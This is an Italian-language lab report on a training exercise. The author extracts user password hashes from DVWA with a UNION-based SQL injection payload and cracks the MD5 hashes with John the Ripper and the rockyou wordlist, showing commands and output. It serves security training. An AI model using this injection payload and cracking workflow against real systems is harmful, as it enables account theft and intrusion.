

REPORT -TROUBLESHOOTING DI HASH CRACKING CON JTP - S6/L4

Target: Crack Passwords DVWA

Autore: Francesco Fontana

Data: 08/05/2025

Strumenti utilizzati: Kali Linux - Metasploitable 2 - JTP (John the Ripper)

Obiettivo: L'obiettivo in questa sessione è stato il crack passwords in DVWA sfruttando JTP nel terminale di Kali Linux e la wordlists (Rockyou)

PANORAMICA DELL'ATTIVITÀ

1) Tramite un **SQL Injection** all'interno di DVWA, ho ottenuto le seguenti password da craccare inserendo questo comando:

1' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

2) Per craccare gli hash delle password MD5 utilizziamo JTR, ho creato un file.txt posto sul Desktop di Kali Linux, dove ho inserito tutti gli hash delle password:




RISOLUZIONI


Risoluzione al Problema 1: Trovare e preparare una Wordlist

Per risolvere il problema della wordlist mancante, è stato necessario diverse soluzioni:

1. **Decomprimere il file rockyou.txt** presente in formato compresso:
`sudo gunzip /usr/share/wordlists/rockyou.txt.gz`



2. **Cercare il file nel sistema:**
`locate rockyou.txt`



Risoluzione al Problema 2: Abilitare il Multithreading

Ho implementato l'opzione **--fork=4** come suggerito da alcune documentazioni per migliorare le prestazioni con il seguente comando:

```
john --format=raw-md5 --wordlist=/home/kali/Desktop/mywordlist.txt --fork=4 /home/kali/Desktop/hash.tx
```

```
(kali@kali2023)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt --fork=4 /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Node numbers 1-4 of 4 (fork)
password      (?)
letmein       (?)
charley       (?)
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123        (?)
3 0g 0:00:00:00 DONE (2025-05-08 11:38) 0g/s 12364Kp/s 12364Kc/s 49459Kc/s (4jji).a6_123
4 3g 0:00:00:00 DONE (2025-05-08 11:38) 10.34g/s 12364Kp/s 12364Kc/s 12449Kc/s (441059)m..*7;Vamos!
1 0g 0:00:00:00 DONE (2025-05-08 11:38) 0g/s 12364Kp/s 12364Kc/s 49459Kc/s (4rl3tt3).ie168
Waiting for 3 children to terminate
2 1g 0:00:00:00 DONE (2025-05-08 11:38) 3.333g/s 11952Kp/s 11952Kc/s 35885Kc/s (39drawde).abygurl69
Session completed.
```

FASE FINALE

Una volta terminata la sessione di cracking, possiamo visionare le password craccate da JtR con il seguente comando:

```
john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt
```

```
(kali@kali2023)-[~]
$ john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

CONCLUSIONI E RACCOMANDAZIONI

Per un efficace cracking di hash MD5 con John the Ripper, si raccomanda di:

1. Utilizzare sempre file separati per wordlist e hash
2. Implementare l'opzione **--fork** su sistemi multi-core per migliorare le prestazioni
3. Verificare la disponibilità e l'integrità dei file wordlist prima di iniziare
4. Considerare l'utilizzo di wordlist più ampie per aumentare le probabilità di successo

Per sessioni future, potrebbe essere utile esplorare opzioni aggiuntive come regole di mangling o attacchi basati su maschere per migliorare l'efficacia del processo di cracking.